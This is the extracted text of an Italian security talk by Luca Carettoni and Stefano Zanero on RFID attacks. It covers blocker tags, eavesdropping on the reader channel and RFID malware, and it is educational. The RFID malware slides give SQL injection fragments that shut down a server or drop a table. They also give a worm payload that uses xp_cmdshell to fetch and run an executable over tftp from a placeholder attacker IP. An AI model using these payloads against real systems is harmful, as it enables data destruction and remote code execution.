


I problemi

- Blocker tag: risponde sia 0 sia 1 qualunque sia l'interrogazione
 - Fa sembrare che siano presenti “tutti” i tag possibili
 - Fa diventare l'operazione di lettura lunghissima
 - Può essere usato selettivamente (“killa” solo i tag che cominciano con “10” ad esempio)
 - Può essere un normale tag, ricablato
- Canale forward > canale backward
 - Non vedo le risposte del tag, ma le domande del reader me le fanno indovinare molto più a lungo raggio

(d) RFID Malware

- I sistemi RFID interagiscono spesso con altri sistemi informatici
- Le informazioni lette dai tag non sono altro che nuovi input da validare



Sun's RFID Solution Architecture integrates data from devices into virtually any enterprise application, including SAP All support.

(d) RFID Malware

- RFID Exploit

- Small buffer overflow
- Sql Injection
Pochi bit, ma abbastanza per
; shutdown--
; drop table <tablename>

M.R. Rieback, B. Crispo,
A.S. Tanenbaum.
"Is Your Cat Infected
with a Computer Virus?"

- RFID Worm

- Semplici exploit che scaricano ed eseguono del codice che si propaga sulla rete e tramite tag RFID
; EXEC Master..xpcmdshell 'tftp -i %ip% GET myexploit.exe & myexploit' --

- RFID Virus

- Es: virus in soli 233 caratteri (tag RFID da 2 kbit)

Domande ?!

Grazie per la vostra attenzione !

Luca “ikki” Carettoni

l.carettoni@securenetwork.it

Stefano “raistlin” Zanero

s.zanero@securenetwork.it